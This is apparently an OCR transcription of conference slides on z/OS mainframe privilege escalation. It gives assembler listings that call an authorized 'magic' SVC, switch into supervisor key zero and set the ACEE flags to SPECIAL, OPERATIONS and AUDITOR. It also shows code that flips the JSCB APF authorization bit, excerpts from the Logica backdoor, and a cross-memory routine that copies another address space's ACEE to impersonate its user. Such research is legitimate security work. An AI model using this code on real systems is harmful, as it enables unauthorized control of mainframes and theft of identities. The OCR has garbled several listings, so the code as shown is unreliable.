	000088		1 13.SAVE+4"		
	000089	QUEUE "	LM 14,12,12(13)"		
	000090	QUEUE "	XR 15,15"		
	000091	QUEUE "	BR 14"		
	000092	QUEUE "*"			
	000093	QUEUE "SAVE	DS 18F"		
	000094	QUEUE " EN	ID''		
	000095	QUEUE "/*"			
	000096	QUEUE "//L.SY	SLMOD DD DISP=SHR,DSM	N="   APF_DSN   ""	
	000097	QUEUE "//L.SY			
	000098		ODE AC(1)"		
	000099		: "  PROG  "(R)"		
	000100	QUEUE "/*"			
	000101	QUEUE "ZZSTEP	01 EXEC PGM="  PROG	CUND=(0,NE)"	
	000102	QUEUE "//STEP		COND-(0 NE)"	
	000103 000104	QUEUE "//STEP	02 EXEC PGM=IKJEFT01, SIN DD *"	CUND=(0,NE)	
	000105		userid()  " SPECIAL		
youl3	000106	QUEUE "/*"	THUSELIGUT SPECIAL		
	000100				

x3270-4 86.245.183.151:8088



### The theory behind this feat is not new

Mark Wilson @ich408i discussed a <u>similar abuse</u> of privilege using SVC

Some legitimate products/Mainframe admins use a variation of this technique too!

Stu Henderson alluded to critical risks of having APF with ALTER access


## Supervisor Call

Supervisor Call ~ Syscalls on Linux: APIs to hand over control to Supervisor mode

Table of 255 SVC. 0 to 200 are IBM reserved. 201 – 255 are user defined

Some admins/products register an authorized SVC that switches the AUTH bit and goes into Kernel mode

#### « Magic » SVC code



END

## Call SVC to get into Supervisor mode

			rop or bara
000001	*	*****	
000002	*	PROGRAM STARTS HERE	
000003	*	*****	
000004		CSECT	
000005		AMODE 31	
000006	*	*****	
000007	*	PROGRAM SETUP	
000008	*	*****	
000009		STM 14,12,12(13)	
000010		BALR 12,0	
000011		USING *,12	;12 AS BASE REGISTER We
000012	*		
000013		SVC 233	;SWITCH AUTH BIT this
000014		MODESET KEY=ZERO,MODE=SUP	STORAGE KEY=0 UIIS
000015	*		
000016			libra
000017		L 5,X'224'	;POINTER TO ASCB
000018		L 5,X'6C'(5)	;POINTER TO ASXB
000019		L 5,X'C8'(5)	;POINTER TO ACEE
000020		NI X'26'(5),X'00'	
000021		OI X'26'(5),X'B1'	;SPE + OPER + AUDITOR ATTR
000022		NI X'27'(5),X'00'	
000023		OI X'27'(5),X'80'	;UNIVERSAL ACCESS ON
000024	*		
000025		XR 15,15	
000026		BR 14	;EXIT
000027	*	*****	
000028	*	END OF PROGRAM	
000029	*	*****	
000030		END	

We do not need to launch this program from an APF library anymore

# Looking for « magic » SVC

* * * *	**************************************	
*	PROGRAM PROLOGUE	
*	*****	
*	STM 14,12,12(13) BALR 12,0 USING *,12	;12 AS BASE REGISTER
	LLGT 4,540	; POINT R4 TO TCB
	L 2,180(4)	; POINT R2 TO JSCB
	XR 7,7	
	L 7.236(2)	: LOAD AUTH BIT INTO R7
	OI 236(2),X'01'	; TURN ON AUTHORIZATION B
*	XR 10,10 BR 14 ****	; EXIT
*	END OF PROGRAM	

\* \*\*\*\*\*\*\*\*

We browse the SVC table looking for these instructions (and other possible variations)



## Excerpts from the Logica attack

WTO	'SERVICE 242 :: ART AND STRATEGY'
LA	R0,1
SVC	242
WTO	'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE'
MODESE	T KEY=ZERO,MODE=SUP
WTO	'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
L	R5,ASCBPVT
L	R5,ASCBASXB(R5)
L	R5,ASXBACEE(R5)
USING	ACEE,R5
WTO	'I RELY UPON YOU TO BREAK THE SILENACEE'
MVC	IDWOUSRI, ACEEUSRI
MVC	IDWOGRPN, ACEEGRPN
WTO	MF=(E,IDWOBLK)
OI	ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF

https://github.com/mainframed/logica/blob/master/Tfy.source.backdoor

## A few problems though


The user's attribute are modified => RACF rules are altered

You can be special, that does not mean you can access any app! => Need to figure out the right class/resource to add RACF rules (not easy)

## Impersonating users



## Interesting stuff in the ACEE



### Not so fast...


Each program or JOB is allocated a virtual address space (same as in Windows/Linux)

Private areas can only be addressed from within the address space

All addresses spaces share some common regions that contain system data & code: PSA, CVT, etc.


Each address space is identified by a 2-byte number : ASID (~ PID on Linux)

### Listing address spaces



		x3270-4 192.168.1.209	+ - □ ×
File	Options		
READY	2	[DEMO ELV.SELF]	

### Virtual address space layout




### Cross memory operations

Service Request Block: schedules a routine to run on a foreign Virtual Address Space

Cross memory mode: allows read/write access in remote @ space using special instructions

Access Register mode: 16-set of dedicated registers that can map each a remote @ space

#### Cross memory operations



#### Cross memory operations

\*\* SUBROUTINE - CROSS MEMORY LOCAL TSO \* @TSOMEM LA 2,1 REG 2 = 1AXSET AX=(2) AUTH INDEX = 1LH 2, TSOASID ASID TO SNOOP ON AR 2 INTO CROSS MEMORY BAL 14,@TSOMEM ENTER CROSS MEM LOCAL TSO 10,LOCACEE LOAD LOCAL ACEE LA 2,52 GET FIST 52 BYTES ONLY 1VCS 0(2,10),0(8),1 INJECT THEM TO LOCAL TSO LA 2,44 MVCS 56(2,10),56(8),1 SKIP SOME PTRS AND GET 44 B LA 2,2

BAL 14,@OUTXMEM

MVCS 132(2,10),132(8),1 SKIP SOME PTRS AND GET 2 B

		x3270-4 192.168.1.209	<u> </u>
File	Options		
		[DEMO 2 ELV.SELF]	





Doesn't ASK Silly Questions INDERSTANDS